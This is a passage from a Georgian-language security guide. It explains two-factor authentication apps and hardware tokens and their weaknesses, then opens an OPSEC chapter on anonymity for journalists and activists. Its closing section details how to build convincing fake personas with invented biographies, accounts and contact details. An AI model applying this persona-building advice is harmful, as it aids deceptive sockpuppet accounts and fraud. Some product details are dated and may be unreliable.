Google Authenticator წარმოადგენს დროში შეზღუდულ, ერთჯერადი პაროლის (Time-based One-time password) პროგრამულ ტოკენს.


ეს პროგრამა შეიძლება ჩამოტვირთოთ Chrome ბრაუზერის დამატებად, Android და IOs ოპერაციული სისტემებისთვის.




Google Authenticator ახდენს ერთჯერადი პაროლების შექმნას, ამ პაროლების გამოყენება შეიძლება მხოლოდ გარკვეული დროის განმავლობაში. მას ასევე პროგრამულ ტოკენსაც უწოდებენ. სურათზე ლურჯსათაურიან ოთხკუთხედში მოთავსებული კოდი არის სწორედ ასეთი პაროლი, ხოლო პაროლის მარჯვნივ მოთავსებულ პატარა წრეში ლურჯი არე გიჩვენებთ, რამდენი დრო არის დარჩენილი პაროლის დროის გასვლამდე. ეს ბმული https://en.wikipedia.org/wiki/Initiative_for_Open_Authentication კი მოგცემთ დამატებით ინფორმაციას ღია ამოცნობის ინიციატივის შესახებ, Google Authenticator-ს აქვს ამ ინიციატივის მხარდაჭერა. ანუ თუ საიტი იყენებს ამ სტატიაში მოყვანილ ერთჯერადი პაროლის (OTP) სტანდარტებს, მაშინ Google Authenticator იმუშავებს ამ საიტთან. ასევე იმუშავებს ამ საიტთან ნებისმიერი სხვა მსგავსი პროგრამა, რომელიც მუშაობს იგივე OTP სტანდარტით. სინამდვილეში, Google Authenticator მხოლოდ ერთ-ერთია იმ ბევრი პროგრამიდან, რომლებიც იყენებენ OTP სტანდარტს. უბრალოდ, Google Authenticator იყო პირველი ასეთი პროგრამა და დღემდე ყველაზე პოპულარულია. ბევრი საიტი პირდაპირ მიუთითებს, რომ საიტი იმუშავებს Google Authenticator-თან.

მოდი, ახლა ვნახოთ, თუ როგორ შევუერთოთ Google Authenticator LastPass-ს.

გახსენით LastPass და გახსენით საცავი (Open Vault) და შემდეგ გადადით Account Settings ფანჯრის Multyfactor Option ჩანართზე და გამოსულ სიაში აარჩიეთ Google Authenticator.



დააჭირეთ მის გასწვრივ მოთავსებულ ფანქარს. გამოვა ფანჯარა:



ყველაზე ადვილია, დააჭიროთ Barcode-ის გასწვრივ მოთავსებულ View-ს. პროგრამა მოგთხოვთ, შეიყვანოთ მთავარი პაროლი და შემდეგ ეკრანზე გამოტანს QR კოდს:

შემდეგ ტელეფონზე გახსენით QRCode-ს სკანერი, დაასკანირეთ ეს კოდი და სულ ეგ არის... დაინახავთ, რომ ტელეფონი დაუკავშირდება Google Authenticator-ს.

თუ თქვენ მოწყობილობას არ გააჩნია კამერა, მაშინ შეიძლება დააჭიროთ Private Key-ის გასწვრივ მოთავსებულ views-ს. შეიყვანეთ პაროლი და სისტემა გამოიტანს კოდს. შემდეგ Google Authenticator-ში დააჭირეთ + ღილაკს და შეიყვანეთ მოცემული კოდი. სულ ეს არის.

Enabled უჯრაში აარჩიეთ Yes, დააჭირეთ Update ღილაკს, პროგრამა ისევ მოგთხოვთ მთავარ პაროლს და შემდეგ TOT-ს და ჩართავს Google Authenticator-ით ორნაბიჯიან ამოცნობას. ამის შემდეგ, შესაბამის საიტზე შესვლისას, პროგრამა მოგთხოვთ შეიყვანოთ TOT კოდი.

თანამედროვე პროგრამები საშუალებას გაძლევენ, რომ თითის ანაბეჭდით ჩაკეტოთ პროგრამა და კოდის აკრეფის მაგივრად თითის ანაბეჭდის წაკითხვით მოახდინოს თქვენი ამოცნობა.

არსებობს ბევრი სხვა პროგრამა, მათ შორის Microsoft Authenticator, Authy და სხვა.

რა მოხდება, თუ დაკარგავთ ტელეფონს, რომელზეც დაყენებული გაქვთ ასეთი პროგრამა? ყველა ასეთი პროგრამა საშუალებას გაძლევთ, რომ აღადგინოთ თქვენი წვდომა სხვადასხვა მეთოდით. მათ შორის SMS-ის გამოგზავნით ან ელ-ფოსტით და ა.შ. სამწუხაროდ, სწორედ ეს მეთოდებია ამ პროგრამების სუსტი მხარე.


ყველაზე კარგი გამოსავალია, რომ გამორთოთ აღდგენის ფუნქცია და უბრალოდ, არ დაკარგოთ ტელეფონი, ან რამდენიმე მოწყობილობაზე ერთდროულად დააყენოთ ერთი და იგივე პროგრამა, შემდეგ კი დაასკანირეთ იგივე QR კოდი, რომ ყველა პროგრამამ იგივე კოდი მოგცეთ.

თუ ტელეფონი არ გაქვთ, ამ პროგრამების უმეტესობის ჩამოტვირთვა შეიძლება, როგორც Chrome-ის დამატების.

გარდა ამ პროგრამებისა, ორნაბიჯიანი ამოცნობა შეიძლება მოხდეს ელ-ფოსტის ან SMS-ის საშუალებით. ბევრი ბანკი იყენებს ასეთ სისტემებს.

მრავალ ფაქტორიანი აპარატურული ამოცნობა

მრავალფაქტორიანი აპარატურული ამოცნობა იგივე ერთჯერად პაროლებს და სტანდარტებს იყენებს, რასაც უკვე განხილული პროგრამები, განსხვავება კი იმაშია, რომ ისინი ამას აპარატურულად აკეთებენ. ბმული https://www.dongleauth.info/dongles/ გადაგიყვანთ საიტზე, რომელიც გიჩვენებთ ასეთი ამოცნობის მოწყობილობების მწარმოებლებს.



როგორც აქ ხედავთ, ლაპარაკია ორ სტანდარტზე OTP (One Time Password) და U2F (Universal 2nd Factor). ეს უკანასკნელი შექმნა Google-მა და გამოყენება დაიწყო YouBiCo-მ. ეს სტანდარტი არის ამოცნობის ღია სტანდარტი, მას ასევე FIDO სტანდარტსაც უწოდებენ.

განსხვავებით OTP-ისგან ეს ტოკენები არ არიან ცალკე მდგომი და გამორთული, არამედ ისინი მუდმივად შეერთებული ტოკენებია. ეს ტოკენები პროგრამებს უერთდებიან ღილაკზე დაჭერით ან რამე სხვა მეთოდით. მთავარია, რომ აქ არ არის საჭირო პაროლის ან პინის გადატანა ან აკრეფა. ზოგი ასეთი მოწყობილობა NFC-საც იყენებს, ანუ თუ მათთან ახლოს მიიტანთ მობილურ ტელეფონს, ტელეფონი შეძლებს პაროლი მიიღოს. ეს ტექნოლოგია ჯერჯერობით მხოლოდ ანდროიდზე მუშაობს, რადგან Apple-ს არ აქვს FIDO სტანდარტის მხარდაჭერა.

https://support.logmeininc.com/lastpass ამ ბმულზე თუ მოძებნით YouBiKey-ს, გამოგიტანთ ინსტრუქციებს და ვიდეოსაც კი, თუ როგორ უნდა დააყენოთ YouBiKey-ს ორფაქტორიანი ამოცნობა.

როგორც ხედავთ, ამ მოწყობილობების დიდი უმრავლესობა კომპიუტერს USB პორტის საშუალებით უერთდება. მათ შორის ყველაზე პოპულარულია კომპანია YouBiCo-ს მიერ წარმოებული youBIKey მოწყობილობები. ამ მოწყობილობებს აქვთ ყველა შესაძლო სტანდარტის მხარდაჭერა. https://www.yubico.com/products/ ეს საიტი მოგცემთ ინფორმაციას, თუ რა სტანდარტების მხარდაჭერა აქვს თითოეულ პროდუქტს. ასეთი მოწყობილობების ფასი იწყება 45$-დან.

ასევე პოპულარული კომპანიაა Nitro, ისინი აწარმოებენ NitroKey მოწყობილობებს. ამ მოწყობილობებს ნაკლები სტანდარტის მხარდაჭერა აქვთ. საიტზე, www.nitrokey.com, მიიღებთ მეტ ინფორმაციას ამ მოწყობილობების შესახებ.

გაითვალისწინეთ, რომ U2F სტანდარტი უფრო უსაფრთხოა, ვიდრე OTP, თუმცა ორივე ბევრად უფრო უსაფრთხოა, ვიდრე უბრალო პაროლები.

დიდი ბიზნესები იყენებენ სხვაგვარ დაცვას, მისი სტანდარტია RSA, განსხვავება კი ის არის, რომ ამ სტანდარტის გამოყენებისას საჭიროა საკუთარი RSA სერვერის ქონა ორგანიზაციის ქსელში. ამ სტანდარტს აქვს ბევრი სხვადასხვა ტიპის ტოკენი. ერთ-ერთი ყველაზე გავრცელებულია

ვისაც ასეთი მოწყობილობა გამოგიყენებიათ, იცით, რომ ეს ერთჯერად, დროზე დამოკიდებელ პაროლს იძლევა. ამ მოწყობილობებს ბანკებიც იყენებენ, ძირითადად ბიზნეს კლიენტებისთვის. მეტ ინფორმაციას ასეთი მოწყობილობების შესახებ წაიკითხავთ RSA-ს საიტზე www.rsa.com. მსგავსი სერვისები აქვს კომპანიის Thales group https://cpl.thalesgroup.com/access-management/authenticators/one-time-password-otp, კიდევ ერთი ასეთია https://www.protectimus.com/protectimus-crystal/ Protectimus Cristal.

ძალიან ბევრ საიტს აქვს პროგრამული თუ აპარატურული ტოკენების მხარდაჭერა, მათ შორის Google.com, Dropbox.com. https://www.dongleauth.info/ საიტზე შეგიძლიათ მოძებნოთ თქვენთვის საინტერესო საიტი და ნახოთ, დაცვის რა საშუალებების და სტანდარტების მხარდაჭერა შეუძლია ამ საიტს. თუ საიტი არ აღმოჩნდა ამ სიაში, როგორც მინიმუმ, ამ სისტემამ არ იცის, დაცულია თუ არა საიტი, და ალბათ, დიდი ალბათობით შეიძლება ითქვას, რომ საიტს არ აქვს ასეთი სტანდარტების მხარდაჭერა.

მრავალ ფაქტორიანი ამოცნობის მეთოდის შერჩევა

როგორ ავარჩიოთ ორ ან მრავალფაქტორიანი ამოცნობა, რომელი მეთოდი და სტანდარტია გამოსადეგი რომელ სიტუაციაში? სინამდვილეში არჩევანი არ გაქვთ, რადგან ასეთი ამოცნობა აქვთ საიტებს, რომლებიც გეტყვიან, რა ტიპის ამოცნობაზეა ლაპარაკი. ეს საიტი https://swoopnow.com/two-factor-authentication-guide/ კიდევ ერთხელ კარგად აგიხსნით, რა არის მრავალფაქტორიანი ამოცნობა .

სტატია https://en.wikipedia.org/wiki/Google_Authenticator კი გიჩვენებთ, რომელი საიტები უჭერენ მხარს Google Authenticator-ს. ბოლო დროს პროგრამები Google Authenticator-ს აბამენ თითის ანაბეჭდზე და შესაბამისად, მობილურზე თითის მიდებაა საჭირო, რომ პაროლი შეიყვანოთ პროგრამაში.

საიტი https://www.dongleauth.info/ კი გიჩვენებთ, რომელ საიტებს რომელი აპარატურული ტოკენების მხარდაჭერა აქვთ.

ჩემი აზრით, Google Authenticator-ის ფორმატი საუკეთესოა პროგრამულ ტოკენებში და YouBiKey საუკეთესოა აპარატურულ ტოკენებში.

თუ Luks https://github.com/cornelinux/yubikey-luks იყენებთ დისკის დასაშიფრად, შეგიძლიათ მიუერთოთ YouBiKey და ასე დაიცვათ დისკი. YouBiKey ასევე მუშაობს VeraCrypt-თან და სხვა კრიპტო სისტემებთან.

ორფაქტორიანი ამოცნობის ძლიერი და სუსტი მხარეები


ორფაქტორიანი ამოცნობა აძნელებს დაჰაკერებას. ჰაკერს სჭირდება, რომ რამენაირად წვდომა ჰქონდეს ტოკენებზე. ეს კი საკმაოდ რთული საქმეა, თუმცა არც ორფაქტორიანი ამოცნობაა პანაცეა. მაგალითად, ჰაკერებს შეუძლიათ ტელეფონში შეღწევა და შესაბამისად, თუ მეორე ფაქტორი ტელეფონზეა დამოკიდებული, მაგალითად, SMS გამოიყენება, მაშინ მათ გაუჩნდებათ წვდომა მეორე ფაქტორთან. ჰაკერებმა იციან ასეთი ამოცნობის მეთოდების შესახებ და დაიწყეს ტელეფონების დაჰაკერებაზე მუშაობა. ასევე, შესაძლებელია თავად მობილური ქსელის დაჰაკერება და SMS-ების მოპარვა. ეს, როგორც ირკვევა, არც ისე რთული საქმეა.

აპარატურული ტოკენები უფრო ძნელი გასატეხია, რადგან მათთან წვდომა უფრო ძნელია და ისინი არ გადასცემენ არაფერს, ვერც ვირუსს ჩაწერთ ასეთ მოწყობილობებში. თუმცა ერთჯერადმა პაროლებმაც კი შეიძლება ვერ გიშველოთ, თუ ვინმე შუა კაცის შეტევას ახორციელებს. სამწუხაროდ, ბევრს ჰგონია, რომ როგორც კი ორ ფაქტორიან ამოცნობაზე გადავა, სრულად დაცულია. სამწუხაროდ, ეს ასე არ არის. მაგალითად, შუა კაცის შეტევისას ჰაკერს შეუძლია მოიპაროს ერთჯერადი პაროლი და გადასცეს სისტემას, შემდეგ კი, როცა სისტემაში შეაღწევს, შეცვალოს ამოცნობის სისტემა ერთფაქტორიანზე და პაროლიც კი შეგიცვალოთ.

რა არის პაროლების მომავალი?

იმედია, მომავალში პაროლები აღარ იარსებებს, ერთადერთი მიზეზი, რატომაც პაროლები არსებობენ არის ის, რომ მომხმარებლები მიჩვეული არიან ასეთ სისტემებს და ასეთი სისტემების გაკეთება შედარებით იაფია. პაროლები ნელ-ნელა გაქრება.

მაგალითად, QR კოდები კარგი მაგალითია იმისა, თუ როგორ შეიძლება არ გამოვიყენოთ პაროლები. ტელეფონით დაასკანირებთ QR კოდს და შეხვალთ საიტში. ქვემოთ მოყვანილი SQRL საიტი გიჩვენებთ ამის მაგალითს.



ბევრი სხვადასხვა მსგავსი საიტი არსებობს, რომლებიც ძირითადად ან ეკრანის სკანირებაზეა დაფუძნებული ან ბიომეტრიული პარამეტრების სკანირებაზე. ეს მეთოდები ნელ-ნელა გამოდევნის პაროლებს.

ნაწილი 3
უსაფრთხო და კონფიდენციალური მუშაობა ინტერნეტში

შესავალი

ამ ნაწილში განვიხილავთ როგორ ხდება კონფიდენციალურობის დაცვა და ცენზურის გვერდის ავლა. მიუხედავად მოწინააღმდეგის ზომისა თუ სერიოზულობისა. განვიხილავთ როგორც თეორიას, ასევე აგიხსნით ცენზურაზე გვერდის ავლის და კონფიდენციალურობის დაცვის პრაქტიკულ ნაბიჯებს, უფრო მეტიც შევეცდებით რაც შეიძლება დაწვრილებით აგიხსნათ ყოველი ნაბიჯი.

განვიხილავთ:

- OPSEC – ოპერაციულ უსაფრთხოება განსაზღვრავს როგორ უნდა მოიქცეთ და რა უნდა გააკეთოთ იმისათვის, რომ უსაფრთხოდ იმუშაოთ.
- განვიხილავთ პორტატულ ოპერაციულ სისტემებს, რომლი სისტემებია უფრო უკეთესი და რატომ.
- შეისწავლით როგორ უნდა გამოიყენოთ VPN-ები უსაფრთხოების და ანონიმურობის დასაცავად.
- შევისწავლით ანონიმიზაციის მეთოდებს და ბნელ ქსელს. მაგალითად ასეთი მეთოდია ბნელი ქსელი Tor, განვიხილავთ რა ხარვეზები თუ უპირატესობები აქვს Tor-ს და როგორ მოვახდინოთ მისი უსაფრთხოდ გამოყენება.
- განვიხილავთ VPN და Tor პროტოკოლებზე დაფუძნებულ რუტერებს, ანუ აპარატურული ნაწილს.
- როგორ გამოიყენება პროქსი სერვერები IP მისამართის დასამალად, რომელი ტიპის პროქსი როდის უნდა გამოიყენოთ და რაც მთავარია, განვიხილავთ მათ ბევრ ხარვეზებს.
- და ბოლოს განვიხილავთ ძალიან ფართოდ გავრცელებულ და მნიშვნელოვან SSH პროტოკოლს, როგორ შეიძლება მისი გამოყენება უსაფრთხოების დასაცავად. ასევე განვიხილავთ SSH-ის ხარვეზებს და უსაფრთხოების თვალსაზრისით როგორ გავამაგროთ ეს პროტოკოლი.
- შევისწავლით ანონიმურობის მეთოდებს მაგალითად I2P - უხილავი ინტერენეტის პროექტს, JohnDoNYM, ბოტნეტებს, ცენზურის გვერდის ავლას, Firewall და Proxi-ის გვერდის ავლას, პაკეტების ღრმა ანალიზს.
- განვიხილავთ უსაფრთხოების და ანონიმურობის სერვისების ერთმანეთზე მიბმას და ერთმანეთში ჩასმას;
- ვილაპარაკებთ ინტერნეტ კაფეებიდან და სხვა ასეთი ადგილებიდან უსაფრთხო კავშირის შესახებ;
- ვნახავთ რამდენად უსაფრთხოა მობილური ტელეფონები, და მობილური კავშირი.

თავი 1 OPSEC - ოპერაციული უსაფრთხოება

ოპერაციული უსაფრთხოება წარმოადგენს ქცევების და ქმედებებს წესების ერთობლიობას რომლებიც გამოიყენება ადამიანის მიერ დაშვებული შეცდომების შესამცირებლად. ამ თავში განვიხილავთ ქცევებს და ქმედებებს რომლებიც დაგეხმარებათ თავი დაიცვათ კარგად მომზადებული მოწინააღმდეგისაგან, როგორიც არის, მაგალითად სახელმწიფო უსაფრთხოების სამსახურები. უმეტესი თქვენგანისათვის უსაფრთხოების ასეთი დონე არ იქნება საჭირო, მაგრამ ამ თავში უკეთესად გაიგებთ თუ ხანდახან, ზოგიერთისათვის რა დონის უსაფრთხოების დაცვა ხდება საჭირო.

მოდი კიდევ ერთხელ განვსაზღვროთ რა რაის კერძო ინფორმაცია და ანონიმურობა. კერძო ინფორმაცია არის რაღაც რაც საიდუმლოდ უნდა შეინახოთ, ასეთ სიტუაციებში იციან ვინ ხართ მაგრამ ან არ იციან რომ გაქვთ ეს ინფორმაცია, ან წვდომა არ აქვთ თქვენს საიდუმლო ინფორმაციასთან. ხოლო ანონიმურობა კი არის როცა ყველა ხედავს გამოქვეყნებულ ინფორმაციას, მაგრამ არავინ იცის ვინ აქვეყნებს ამ ინფორმაციას. საქართველოს შემთხვევაში, ეს საკმაოდ კარგად ცნობილი კონცეპციებია, განსაკუთრებით ამდენი სკანდალური ჩანაწერის გამოჩენის და გამოქვეყნების შემდეგ.

ანონიმურობა არის ქმედებები რომლებზეც თქვენ ვინაობას ვერ მიაბამენ, ანუ როცა აკეთებთ რაღაცას რაც შეიძლება ბევრ სხვასაც გაეკეთებინა, ან შეუძლებელია რომ თქვენ დაგადანაშაულონ ასეთი ქმედებების შესრულებაში.

ფსევდო ანონიმურობა კი ნიშნავს ზედმეტ სახელით ინფორმაციის გამოქვეყნებას. როცა არვინ იცის ვინ დგას ამ სახელის უკან. ყველას ეცოდინება, რომ ეს სახელი აქვეყნებს ინფორმაციას და შესაბამისად ეს სახელი შეიქმნის გარკვეულ რეპუტაციას, თუმცა თუ სწორად მოიქცევით, ვერავინ გაიგებს ვინ დგას ამ სახელის უკან.

ამ თავში ძირითადად განვიხილავთ ანონიმურობას ანუ როგორ დავიცვათ თავი ვინაობის ამოცნობისაგან. თუ ასეთი რამ თქვენთვის მნიშვნელოვანია, მაშინ გირჩევთ ეს თავი კარგად წაიკითხეთ, რადგან ასეთ შემთხვევებში OPSEC ძალიან მნიშვნელოვანი ფაქტორია. ეს თავი განსაკუთრებით მნიშვნელოვანია იმათთვის ვისი მოწინააღმდეგეც მთავრობაა, მაგალითად ჟურნალისტებისათვის, ე.წ. whistleblower-ებისათვის, აქტივისტებისათვის, რეპრესირებულებისათვის და ა.შ.

ეს ბმული https://www.wsj.com/articles/SB10001424052702303949704579461641349857358 Wall Street Journal -დან აგიხსნით როგორ მოახერხა დიდი ბრიტანეთის დაზვერვამ Tor-ის მეშვეობით პიროვნების ამოცნობა. ამ სტატიაში ერთერთი აგენტი ამბობს - *„არ არსებობს რამე ჯადოქრობა ხალხის Tor-ში სათვალთვალოდ, ჩვენ, როგორც წესი, ვეძებთ ინფორმაციას და შეცდომებს რომელსაც ეს ხალხი უშვებს თავისი ქმედებებისას.*“ მართალია ეს Tor-ის შესახებ იყო ნათქვამი, იგივეა სწორი სხვა შემთხვევებისათვისაც. ძალოვნები ყოველთვის ეძებენ შეცდომას რომ მოახერხონ ვინაობის გარკვევა. იგივე აგენტი ამბობს რომ ადამიანებს არ ყოფნით დისციპლინა, რომ შეცდომები არ დაუშვან. ჩვეულებრივ, ისინი თავისი საქმიანობით იმდენად არიან დაკავებული რომ შეცდომების დაშვება თითქმის გარდაუვალია.

შეცდომების გამოყენება საპოლიციო გამოძიების მნიშვნელოვანი ნაწილია. უმეტესი გამოძიება ეყრდნობა ადამიანების შეცდომებს. მაგალითად, ალბათ თითქმის შეუძლებელია დაშიფრული ინფორმაციის გახსნა, მაგრამ დაშიფვრის და შემდეგ განსაკუთრებული არხებით ინფორმაციის გაგზავნა შეიძლება წყალში ჩაიყაროს, თუ ელემენტარული შეცდომა დაუშვით.

ბევრი ადამიანი ვერ ხვდება რომ მათი ადრეული ქმედებებიც მათი გამოაშკარავებისათვის შეიძლება გამოიყენონ და რომ ინტერნეტს ფაქტიურად არაფერი ავიწყდება. შესაბამისად, ოპერაციული უსაფრთხოების რაც შეიძლება ადრე განსაზღვრა ძალიან მნიშვნელოვანია ნებისმიერი ასეთი ქმედების ჩატარებისას.

ალიბის შექმნა

ამ პარაგრაფში განვიხილავთ ქმედებებს რომლებიც ალბათ ყველას არ სჭირდება და ძირითადად ჟურნალისტებისათვის, დისიდენტებისათვის, თავისუფლებისათვის მებრძოლი აქტივისტებისათვის და სხვა ასეთი ხალხისათვის არის საჭირო. თუმცა ასეთი ცოდნის ქონა არავის აწყენს.

პირველი ნაბიჯია ვინაობის დამალვა, რაც უფრო ძლიერი მოწინააღმდეგე გყავთ მით უფრო ფრთხილად უნდა იყოთ, ყოველი ახალი ვინაობისათვის ცალკე უსაფრთხოების არეა საჭირო. ზუსტად რა არის უსაფრთხოების არე მოგვიანებით განვიხილავთ. მაგრამ, გაითვალისწინეთ, რომ ბრაუზერის თითის ანაბეჭდის საშუალებითაც კი შეიძლება ამ უსაფრთხოების არეების ერთმანეთთან მიბმა. შესაბამისად, სასურველია რომ ყოველი იდენტობისათვის სხვა ბრაუზერი გამოიყენოთ.

საზოგადოდ იდენტობები უნდა იყონ ერთმანეთისაგან იზოლირებული და გამოყოფილი. შეიძლება რომ არა მარტო ბრაუზერი არამედ ყოველი იდენტობისათვის სხვადასხვა ოპერაციული სისტემები გამოიყენოთ.

პროგრამების და სისტემების სწორად დაყენების და კონფიგურირების შემდეგ უნდა იფიქროთ ზედმეტ სახელზე (ვინაობაზე), ანუ სახელზე რომლის უკან ვინ დგას არავინ იცის თქვენს გარდა. მთავარია რომ როცა სიტუაცია დაიძაბება ვერ მოახერხებენ ეს სახელი თქვენ ნამდვილ ვინაობას მიაბან. თანაც უნდა შექმნათ ანგარიში, რომელიც ნამდვილი ადამიანივით გამოიყურება, ანუ შექმნათ ფეისბუქის ანგარიში, ალბათ ტვიტერის ანგარიში ან კიდევ სხვა ანგარიშები და ელ-ფოსტის მისამართები. ამ პიროვნებას უნდა ჰქონდეს თქვენგან განსხვავებული მისამართი და ტელეფონის ნომერიც. და ა.შ. არსებობს ყალბი სახელების შექმნის საიტი, ეს მაინც უფრო ლათინურ ენოვანი და ინგლისურ ენოვანი ხალხისათვის არის შექმნილი, არ ვიცი ქართველებს რამდენად გამოადგებათ, მაგრამ მაგალითისათვის ალბათ ესეც გამოდგება: https://www.fakenamegenerator.com/. როგორც ამ საიტიდან ნახავთ არა მარტო სახელი გჭირდებათ არამედ ბევრი სხვა ინფორმაციაც. ასეთი ანგარიშის პაროლები

და ინფორმაცია უსაფრთხოდ უნდა შეინახოთ ცალკე პაროლების მენეჯერში. გაითვალისწინეთ რომ ასეთი ანგარიშისათვის ყოველთვის უნდა გამოიყენოთ შეერთების იგივე მეთოდები და ოპერაციული სისტემა თუ ვირტუალური მანქანა. თუ მართლა ძლიერ მოწინააღმდეგესთან გაქვთ საქმე უნდა შექმნათ არა მარტო იდენტობა არამედ მთლიანი პიროვნება. როცა ამ პიროვნების სახელით მუშაობთ უნდა მთლიანად გადაიქცეთ ამ პიროვნებად. არასოდეს მიანიშნოთ, გინდაც ირიბად, თქვენი ნამდვილი იდენტობის შესახებ. მაგალითად ამინდზე ლაპარაკითაც კი შეიძლება თქვენი მდებარეობის დადგენა. ანუ ალბათ ჯობია რომ შექმნილი ანგარიშის პროტოტიპი ადმიანი არსებობდეს რომელსაც კარგად იცნობთ. მაგალითად თუ შექმნილი პიროვნება იაპონელია და თქვენ იაპონურად არ ლაპარაკობთ, ცხადია ასეთ ანგარიშს დიდი აზრი არ აქვს. მოკლედ, როცა ამ როლს მოირგებთ როლიდან არ უნდა გამოხვიდეთ. შესაბამისად, ალბათ უნდა მოიგონოთ რომელი უნივერსიტეტი, სკოლა დაამთავრეთ, რა არის თქვენი პოლიტიკური ხედვა, სექსუალური ორიენტაცია, მეგობრები და ა.შ. თუ ეს არ გააკეთეთ და შემდეგ სრულად არ მოირგეთ ეს როლი, ერთხელაც რამე აგერევათ ან შეგეშლებათ რაც საკმარისია იმისათვის რომ გამოგააშკარაონ.

ასევე შეიძლება გამოიყენოთ ქვეანგარიშები, მაგალითად ფორუმზე დარეგისტრირდეთ სახელით რომელიც იყენებს თქვენი ყალბი ანგარიშის ელ-ფოსტის მისამართს მაგრამ აქვს სხვა სახელი. შესაბამისად როცა შეეცდებიან ამ სახელის იდენტიფიკაციას მოხვდებიან თქვენ ყალბ ანგარიშზე.

სამწუხაროდ, ასეთი ანგარიშების შექმნა არ არის ადვილი და რამდენიმე დღეს წაიღებს, ხოლო ანგარიშის სრულად გასავითარებლად რამდენიმე თვეც კი დაგჭირდებათ. ეს მოსაწყენი სამუშაოა, მაგრამ თუ სერიოზული მოწინააღმდეგე გყავთ თქვენი OPSEC უნაკლო და მათზე უკეთესი უნდა იყოს.

